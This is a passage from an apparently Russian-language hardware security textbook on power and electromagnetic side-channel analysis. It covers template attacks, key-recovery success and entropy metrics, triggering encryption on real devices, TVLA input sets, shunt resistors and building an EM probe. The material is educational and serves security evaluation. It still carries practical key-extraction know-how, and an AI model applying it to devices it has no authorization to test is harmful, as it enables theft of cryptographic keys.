Эффект Даннинга — Крюгера происходит, когда вы впервые изучаете что-то новое и думаете: «Это не так уж сложно». Дэвид Даннинг кратко резюмировал этот эффект следующим образом: «Если вы некомпетентны, то не можете знать, что некомпетентны [...] а навыки, которые вам нужны, чтобы дать правильный ответ, — это именно те навыки, которые вам нужны, чтобы распознать, что такое правильный ответ».

В методиках, которые вы применяли до сих пор, использовалась *модель утечки*. Она делает несколько основных предположений: например, большая потребляемая мощность может означать, что больше контактов установлены на высокий

уровень. Существует более мощный метод — *атака по шаблону* (см. Суреш Чари, Джосиула Р. Рао и Панкадж Рохатги, *Template Attacks*). В ходе данной атаки вместо предположения о модели утечки вы измеряете ее непосредственно с устройства, для которого известно, какие данные (и ключ!) обрабатываются. Знание данных и ключа позволяет измерить потребляемую мощность, используемую для диапазона известных значений данных, которые закодированы в шаблоне для каждого значения. Шаблон известных данных помогает распознавать неизвестные значения данных на том же или аналогичном устройстве.

Создание такой шаблонной модели означает, что вам нужно устройство, которым вы можете полностью управлять, в том числе задавать собственные значения ключей и выполнять нужное шифрование. Этот подход не всегда практически применим, поскольку перепрограммировать целевое устройство не всегда просто. К тому же у вас может быть лишь одна копия целевого устройства, которое вы не можете перепрограммировать для создания шаблонов. А вот в случае, например, с универсальными микроконтроллерами можно раздобыть сколько угодно программируемых экземпляров.

Преимущество атак по шаблону заключается в том, что они работают по более точной модели, чем CPA, и, следовательно, могут искать ключ, используя меньшее количество трассировок, а могут вообще раскрыть весь ключ всего за *одну операцию шифрования*. Еще одно преимущество заключается в том, что если атакуемое устройство выполняет какой-то нестандартный алгоритм, то для атаки по шаблону не требуется модель утечки. Обратной стороной этих более мощных атак является вычислительная сложность и затраты памяти, которые больше, чем простая корреляция с весом Хэмминга. Таким образом, выбор атаки по шаблону или другого метода, например *линейной регрессии* (Жюльен Догет, Эммануэль Пруф, Мэттью Ривайн и Франсуа-Завье Стендерт, *Univariate Side Channel Attacks and Leakage Modeling*), *взаимного анализа информации* (Бенедикт Гирлихс, Лейла Батина, Пим Туйлс и Барт Пренел, *Mutual Information Analysis*), глубокого обучения (Гильерме Перин, Барис Эге и Джаспер ван Вуденберг, *Lowering the Bar: Deep Learning for Side-Channel Analysis*) или *дифференциального кластерного анализа* (Лейла Батина, Бенедикт Гирлихс и Керстин Лемке-Раст, *Differential Cluster Analysis*), зависит от того, что у вас есть и что вам нужно, например наличие наименьшего количества трассировок, наименьшее время, наименьшая вычислительная сложность, наименьший человеческий анализ или другие факторы.

Более практические советы приведены в работе Виктора Ломне, Эммануэля Праффа и Томаса Роша *Behind the Scene of Side Channel Attacks – Extended Version*, где содержится множество советов по различным атакам. В частности, *условное усреднение утечки* в атаках CPA позволяет сэкономить много времени. Вы можете найти реализацию этого и других алгоритмов в проекте *RiscureJlsca* с открытым исходным кодом по адресу <https://github.com/Riscure/Jlsca/>.

В конце этой главы будут приведены дополнительные ссылки.

Оценка успеха

Оценка успеха — это тема, рассуждать о которой можно долго. К счастью, у инженеров и ученых мало времени на разговоры, поэтому мы обсудим различные методы, которые позволяют оценить успех анализа побочных каналов. Мы обсудим несколько типов данных и графиков, с которыми вы, вероятно, столкнетесь в ходе дальнейших исследований.

Метрики успеха

В академических кругах в качестве метрики часто используют скорость атаки. Самая простая версия данной метрики — проверить, сколько трассировок нужно для проведения атаки, чтобы *полностью восстановить ключ шифрования*. Обычно эта метрика не слишком полезна. Если вы проводите только одно испытание, то, возможно, вам исключительно повезло. Обычно трассировок требуется много.

Чтобы справиться с этой нереалистичной ситуацией, мы используем графики вероятности успеха в зависимости от количества трассировок. Введем *глобальный показатель успеха* (global success rate, GSR) — процент атак, которые успешно восстановили полный ключ для определенного количества трассировок. На рис. 11.1 показан пример графика GSR.




Рис. 11.1. Пример графика глобального показателя успеха для утечки AES-256 в целевом устройстве

График на рис. 11.1 показывает, что если бы у нас было записано 40 трассировок с устройства, то можно было бы ожидать восстановления полного ключа

шифрования примерно в 80 % случаев. Вычислить эту метрику можно, просто проведя эксперимент на устройстве много раз, в идеале с разными ключами шифрования, на тот случай, если определенные значения ключа вызывают большую утечку, чем другие ключи.

Вместо GSR мы могли бы построить график *частичного процента успеха*. Слово «частичный» означает, что мы рассматриваем каждый из 16 байт ключа AES-128 независимо от других байт, что дает 16 значений, каждое из которых представляет вероятность восстановления правильного значения для одного конкретного байта при заданном количестве трассировок.

Глобальный процент успеха вводит в заблуждение, поскольку в некоторых конкретных реализациях в одном из ключевых байтов утечек может и не быть. Таким образом, GSR всегда будет равен нулю, поскольку весь ключ шифрования никогда не восстанавливается, но графики частичной вероятности успеха покажут, можно ли восстановить только один из 16 байт. Тогда мы могли бы подобрать этот последний байт за одну секунду, тогда как нулевой GSR не показал бы реальной вероятности восстановления ключа.

Энтропийные метрики

Энтропийные метрики основаны на том принципе, что для восстановления ключа мы можем сделать некоторые предположения. Для восстановления ключа AES-128 без каких-либо предварительных сведений требуется в среднем $0,5 \times 2^{128}$ предположений. Это число настолько велико, что ключ не успеет рассчитаться, поскольку компьютер расплавится, когда Солнце превратится в красного гиганта (примерно через пять миллиардов лет).

Результат атаки анализа по побочному каналу дает больше информации, чем простое «ключ равен XYZ» или «ключ не найден». Фактически с каждым предположением связан некий уровень достоверности — то есть уверенности в том, что ключевая догадка верна по отношению к конкретному методу анализа. В CPA значение достоверности представляет собой абсолютное значение корреляции этого конкретного предположения. Таким образом, результатом атаки CPA на один байт ключа AES-128 является ранжированный список предположений о ключе с уровнями достоверности, где наше лучшее предположение находится вверху, а худшее — внизу.

Предположим, что мы выполняем атаку анализа потребляемой мощности и знаем, что фактический байт ключа находится в тройке первых в каждом списке. Тогда достаточно перебрать всего 3^{16} ключей, что составляет около 43 миллионов (с этим справится даже смартфон). Таким образом, мы уменьшили энтропию. Оригинальный ключ является случайной последовательностью битов, но теперь у нас есть некоторая информация о наиболее вероятном состоянии определенных битов, и мы можем использовать ее для ускорения атаки.

Самый простой график, который это проиллюстрирует, — *энтропия частичного угадывания* (partial guessing entropy, PGE). PGE задает следующий вопрос: после того как вы выполнили атаку с определенным количеством трассировок, сколько ошибочных предположений оказались по оценке вероятнее, чем правильное значение ключа? Если вы угадываете ключ для каждого байта, то у вас будет значение PGE для каждого байта ключа. Для AES-128 вы получите 16 графиков PGE. PGE содержит информацию об уменьшении пространства поиска ключей, вызванном атакой по побочному каналу. На рис. 11.2 показан пример такого графика.




Рис. 11.2. Энтропия частичного угадывания

График на рис. 11.2 также усредняет все 16 графиков PGE, формируя среднее значение PGE для атаки. Частичная энтропия угадывания вводит в заблуждение, так как у нас может не быть идеального способа комбинирования угадывания по всем ключам. Например, если для одного байта ключа правильное значение ранжируется первым, а для второго — третьим, то нам все равно нужно принять наихудшее предположение и перебрать все три верхних кандидата. Однако такая

атака полным перебором очень быстро становится невозможной, если РСЕ не равномерна по всем байтам.

Алгоритмы для идеального объединения результатов атаки существуют, и их можно использовать для создания истинной общей энтропии угадывания (Николас Вейра-Шарвийон, Бенуа Жерар, Франсуа-Завье Стендарт, *Security Evaluations Beyond Computing Power*). Общая энтропия угадывания дает точную информацию об уменьшении пространства угадывания ключа в результате запуска алгоритма атаки.

Прогрессия пика корреляции

Еще один способ отображения заключается в построении графика корреляции каждого предположения ключа по ряду трасс. Этот метод предназначен для демонстрации изменения амплитуды корреляционных пиков во времени (рис. 11.3). В примере показан пик корреляции для каждого предположения о ключе, если количество трассировок увеличивается. Для неправильных ключей эта корреляция будет стремиться к нулю, а для правильных – к фактическому уровню утечки.




Рис. 11.3. Графики пика корреляции количества трассировок с правильным предположением

Этот график не позволяет понять, в какой момент времени произошел максимальный пик корреляции, но зато показывает, как данный пик отличается от «неправильных предположений». Точка, в которой правильный пик пересекает все неверные предположения, считается местом, где алгоритм был нарушен. Графики выходных данных корреляции по отношению к количеством трассировок показывают правильное предположение, которое медленно проявляется среди шума неправильных предположений.

Преимущество графика, показанного на рис. 11.3, заключается в разнице между неправильным и правильным предположением. Если эта разница велика, то вы можете быть более уверены, что атака в целом будет успешной.

Высота пика корреляции

Метрики успеха, описанные до сих пор, показывают, насколько вы близки к извлечению ключа, но мало помогают в отладке стенда или выборе подхода к трассировке. Для этих задач есть один простой подход: просмотр выходных графиков алгоритма атаки, например графиков корреляции для CPA (или t -графиков для TVLA, которые мы обсудим позже). Выходные трассировки — это один из основных способов улучшить стенд или механизм обработки.

В графике, показанном на рис. 11.4, все графики корреляции неправильных предположений ключа выделены одним цветом, а правильных — другим.




Рис. 11.4. Графики выходных данных алгоритма атаки

На рис. 11.4 видно, что правильное предположение ключа генерирует самый большой пик корреляции, и кроме того, показан временной индекс данного пика. На этом графике корреляция показана как функция времени, где верное предположение выделено темно-серым цветом, а неправильное — светло-серым. Наложение данного графика на кривые мощности позволяет удобно визуализировать места утечки.

Этот вид графиков очень удобен, когда вы оптимизируете настройки. Вам достаточно построить график до и после изменения одного из параметров сбора данных или шагов обработки. Если пик становится сильнее, то атака улучшилась, а если нет — ухудшилась.

Измерения на реальных устройствах

Пришла пора поработать с измерениями на реальном устройстве, а не на простой экспериментальной платформе, предназначеннной для анализа побочных каналов, поэтому нужно будет учесть некоторые дополнительные соображения. В этом разделе они будут кратко описаны.

Работа с устройством

Первым шагом в атаке на реальное устройство является его запуск. Требования к данному этапу зависят от выполняемой вами атаки, но мы можем дать вам некоторые общие рекомендации и подсказки по запуску криптографических операций и выбору входных данных для отправки.

Запуск шифрования

В реальных устройствах нет функции «зашифровать этот блок». Часть работы по анализу побочных каналов заключается в том, чтобы точно определить, как атаковать подобные устройства. Например, если мы атакуем загрузчик, который аутентифицирует прошивку перед ее расшифровкой, то не можем просто взять и отправить случайные входные данные и расшифровать их. Однако для анализа потребляемой мощности часто достаточно просто знать, зашифрован или не зашифрован текст. В этом случае мы можем просто записать в устройство исходный образ прошивки, который пройдет проверку на подлинность и затем будет расшифрован. Поскольку мы знаем зашифрованный текст прошивки, провести атаку вполне возможно.

Многие устройства имеют функции аутентификации на основе запроса-ответа. Эти функции обычно требуют от вас, чтобы вы ответили на случайное значение, зашифровав его. Устройство тоже выполнит такое же шифрование и проверит, правильно ли был зашифрован ответ от вас, чтобы понять, правильный ли у вас ключ. Если вы отправите на устройство случайное значение, то проверка аутентификации завершится ошибкой. Но это не будет иметь значения, так как

мы все равно фиксируем одноразовое число и сигнал питания устройства во время шифрования. Собрав достаточное количество этих сигналов, мы получим объем информации, достаточный для атаки методом анализа потребляемой мощности. В хороших реализациях используется также ограничение скорости или ограничение попыток авторизации.

Еще одна проблема, связанная с обменом данными между устройствами, заключается в выборе момента сбора данных. Как было продемонстрировано ранее, точное определение момента, когда произошло шифрование, не требуется, поскольку CPA-атака сама даст эту информацию (при наличии выравнивания, но мы поговорим об этом позже). Это необходимо, чтобы приблизиться к правильной синхронизации (например, запустив наш осциллограф в зависимости от того, когда мы отправляем последний пакет зашифрованного блока). Мы не знаем, когда происходит шифрование, но знаем, что это явно должно произойти где-то между отправками данного блока и ответного сообщения устройством.

Сгенерировать сигнал триггера с линий ввода/вывода будет сложно. Часто бывает проще реализовать специальное устройство, которое мониторит линии ввода/вывода на предмет активности. Вы можете запрограммировать микроконтроллер просто на чтение всех отправляемых данных и установку высокого уровня на контакте ввода/вывода, когда он обнаруживает нужный байт (байты), что, в свою очередь, запускает осциллограф.

Запуск захвата — скорее инженерная проблема, но важно реализовать его как можно более стабильным и без временных колебаний. Неустойчивость в синхронизации приводит к шуму и другим проблемам в дальнейшем, и анализ трассировок в результате может стать совсем невозможным.

Повтор и разделение операций

Еще одна хитрость, о которой следует помнить, заключается в том, что если вы можете управлять целевым устройством программно, то можно будет выполнять множество операций за одну трассировку. Вы можете сделать это, ограничив количество вызовов целевой операции в пределах одной трассировки входной переменной в протоколе. Самый простой трюк — зациклить вызов операции на целевом устройстве. Иногда удается на низком уровне зациклить операции, например передав механизму шифрования AES-ECB большое количество блоков для шифрования.

Теперь, если во время захвата вы будете увеличивать количество обращений к целевой операции (например, выполнять ее дважды в каждую трассировку), то начнет проявляться момент, в котором выполняются операции шифрования. Дело в том, что одна криптооперация может пройти незамеченной, но чем больше операций вы выполняете, тем больше времени они занимают. В какой-то момент криптографические операции начинают проявляться в трассировке. Затем вы

можете легко определить время операции и рассчитать среднюю продолжительность одной операции.

Кроме того, может быть полезно поэкспериментировать с циклом с переменной задержкой или оператором *por* (no-operation; «ничего не делать») между операциями. Поскольку этот трюк позволил вам определить время, полученную информацию можно использовать для разделения вызовов отдельных операций и обнаружить утечки, так как утечка из одной операции не распространяется на последующие операции.

От случайных входных данных к определенным

До сих пор мы передавали криптоалгоритмам полностью случайные данные, что удобно для расчета СРА. Некоторые специфические атаки требуют определенных входных данных, например атаки на AES (Кай Шрамм, Грегор Леандер, Патрик Фельке и Кристоф Паар, *A Collision-Attack on AES: Combining Side Channel- and Differential-Attack*) или в варианте оценки утечки тестового вектора с промежуточным раундом (test vector leakage assessment, TVLA) и использованием t -критерия Уэлча (подробнее см. в пункте «Оценка утечки тестового вектора» далее в этой главе).

Не вдаваясь в детали того, как это работает (мы узнаем позже), вы можете создать несколько наборов трассировок: с постоянными или случайными входными данными, а также с различными тщательно отобранными входными данными.

Поскольку мы будем выполнять статистический анализ этих наборов, крайне важно, чтобы единственные статистически значимые различия между наборами были вызваны исключительно различиями во входных данных. Если собирать трассировки несколько часов, то проявятся заметные изменения, возможно, в среднем уровне потребляемой мощности (см. раздел «Методы анализа» далее в этой главе). Если вы измерите набор А на 0-й минуте и набор Б на 60-й минуте, то ваша статистика обязательно покажет разницу в потребляемой мощности между этими подходами. Эти различия могут показаться незначительными, пока вы не обнаружите, что предполагаемая утечка на самом деле связана с включением кондиционера и охлаждением целевого устройства, а реальных утечек нет. Всякий раз, когда вы выполняете статистический анализ нескольких наборов, нужно убедиться, что у графиков нет случайной корреляции ни с чем, кроме входных данных. Это означает, что для каждой трассировки, которую вы измеряете, нужно случайным образом выбрать, для какого набора входные данные генерируются. Вам также *не* нужно, чтобы целевое устройство знало, какой набор вы выбрали. Оно должно знать только данные, с которыми можно работать. Если вы отправляете устройству информацию о наборе, то она будет отображаться в ваших трассировках. Если вы чередуете их, а не выбираете случайно, то это будет отображаться в ваших трассировках. Возникнут паразитные корреляции, которые чрезвычайно трудно выловить и устраниТЬ, а реальные и полезные утечки окажутся спрятаны.

Измерительный зонд

Для проведения атаки по побочному каналу вам необходимо измерить энергопотребление вашего устройства. Выполнить это измерение при атаке на целевую плату, которую вы сами же и разработали, несложно, однако применительно к реальным устройствам придется проявить фантазию. Мы обсудим два основных метода: с помощью шунтирующего резистора и электромагнитного зонда.

Установка шунтирующих резисторов

Если вы пытаетесь измерить потребляемую мощность на «стандартной» плате, то для измерения потребляемой мощности вам потребуется внести в нее изменения. Подход к каждой плате свой, но в качестве примера можно посмотреть рис. 11.5, на котором показано, как можно поднять ножку тонкого четырехъядерного плоского корпуса (thin quad flat pack, TQFP), чтобы вставить резистор для поверхностного монтажа.




Рис. 11.5. Вставка резистора в ножку корпуса TQFP

Затем необходимо подключить щуп осциллографа к любой стороне резистора, что позволит вам измерить падение напряжения на резисторе, а следовательно, потребляемый ток определенной сети напряжения.

Электромагнитные зонды

Более продвинутый вариант — использовать электромагнитный зонд (также называемый датчиком Н-поля, датчиком ближнего поля или датчиком магнитного поля), который можно расположить над интересующей областью или рядом с ней. Сама методика называется *электромагнитным анализом* (*electromagnetic analysis*, EMA). Она не требует модификаций атакуемого устройства, так как зонд можно просто поместить непосредственно над микросхемой или над развязывающими конденсаторами вокруг микросхемы. Эти зонды продаются в *комплектах датчиков ближнего поля*, обычно с усилителем.

Теоретическое обоснование данного метода выглядит довольно просто. Из школьного курса физики мы знаем, что ток, протекающий по проводу, создает вокруг него магнитное поле. Правило правой руки говорит нам, что, если мы держим провод так, что наш большой палец указывает в направлении тока, силовые линии магнитного поля врачаются вокруг провода по направлению пальцев. Теперь внутри чипа просто переключаются токи. Вместо непосредственного измерения тока переключения мы исследуем переключающее магнитное поле. Принцип таков, что переключающееся магнитное поле индуцирует ток в проводе. Мы можем измерить этот ток с помощью осциллографа, и он косвенно сообщает о том, что в микросхеме что-то переключается.

Создание самодельного электромагнитного зонда

Вместо покупки зонда вы можете изготовить его самостоятельно. Сборка собственного ЭМ-зонда — неплохое развлечение для всей семьи, если ей нравится работать с острыми предметами, паяльниками и химикатами. Помимо зонда вам будет нужен малошумящий усилитель для увеличения уровня сигнала, измеряемого вашим осциллографом или другим устройством.

Сам зонд делается из отрезка полужесткого коаксиального кабеля. Его можно найти в интернет-магазинах (Digi-Key, eBay) по названию «кабель SMA-SMA». Например, кабель Crystek с номером детали CCSMA-MM-086-8 можно приобрести в Digi-Key примерно за 10 долларов США. Разрезав этот кабель пополам, вы получите два отрезка полужесткого кабеля с разъемом SMA на одном конце (один из которых показан на рис. 11.6).

Сделайте разрез ① вокруг всего внешнего экрана. Отрежьте несколько миллиметров от конца ②. Аккуратно скруглите его ③, зажимая щель плоскогубцами, чтобы внутренний проводник не перегибался. Наконец, припаяйте круг ④, проверяя, что внутренний проводник включен в соединение пайки между внешними экранами.




Рис. 11.6. Самодельные электромагнитные датчики из полугибкого кабеля SMA

Поскольку внешний экран является проводящим, вы можете покрыть поверхность непроводящим материалом, например резиновым покрытием наподобие Plasti Dip, или обернуть его самоплавкой лентой.

Сигнал, который будет наводиться в узком зазоре этого зонда, будет невероятно мал, поэтому, чтобы увидеть любой сигнал на осциллографе, вам понадобится усилитель. В качестве основы для малошумящего усилителя можно использовать простую ИС. Для этого требуется чистый источник питания 3,3 В, поэтому рассмотрите также возможность установки на плате регулятора напряжения. Если ваш осциллограф недостаточно чувствителен, то вам придется соединить два каскада усилителя. На рис. 11.7 показан пример простого усилителя, построенного на микросхеме стоимостью 0,50 доллара (номер по каталогу BGA2801,115).




Рис. 11.7. Простой усилитель для электромагнитного зонда

Если вы хотите собрать усилитель самостоятельно, то изучите схему, показанную на рис. 11.8.




Рис. 11.8. Схема простого усилителя для электромагнитного датчика

Выбор метода измерения побочного канала может существенно повлиять на характеристики сигнала и шума. Как правило, при прямом измерении мощности, потребляемой микросхемой, наблюдается низкий уровень шума по сравнению, например, с шумом при электромагнитном измерении или в акустическом побочном канале (см. *RSA Key Extraction via Low-Bandwidth Acoustic Cryptanalysis* Дэниела Генкина, Ади Шамира и Эрана Тромера) либо при измерении потенциала корпуса (см. *Your Hands Off My Laptop: Physical Side-Channel Key-Extraction Attacks on PCs* Дэниела Генкина, Итамара Пипмана и Эрана Тромера). Однако прямое измерение потребляемой мощности означает, что вы измеряете всю потребляемую мощность, включая ту, которую потребляют процессы, не интересующие вас. На SoC с помощью ЭМ-измерения можно получить более качественный сигнал, если правильно расположить зонд над местом утечки. На плате могут быть предусмотрены контрмеры, которые минимизируют утечку при прямом измерении потребляемой мощности, но не ограничивают ее при ЭМ-измерении, или наоборот. Как правило, ЭМ-измерения сначала пробуют на сложных чипах и SoC, а затем уже на микроконтроллерах меньшего размера.

Определение чувствительных мест

Независимо от того, используете ли вы шунтирующий резистор или электромагнитный датчик, вам нужно определить, в какой части устройства нужно проводить измерения. Основная цель — измерить энергопотребление логической

схемы, выполняющей чувствительную операцию, будь то аппаратное периферийное устройство или ядро общего назначения, выполняющее основную программу.

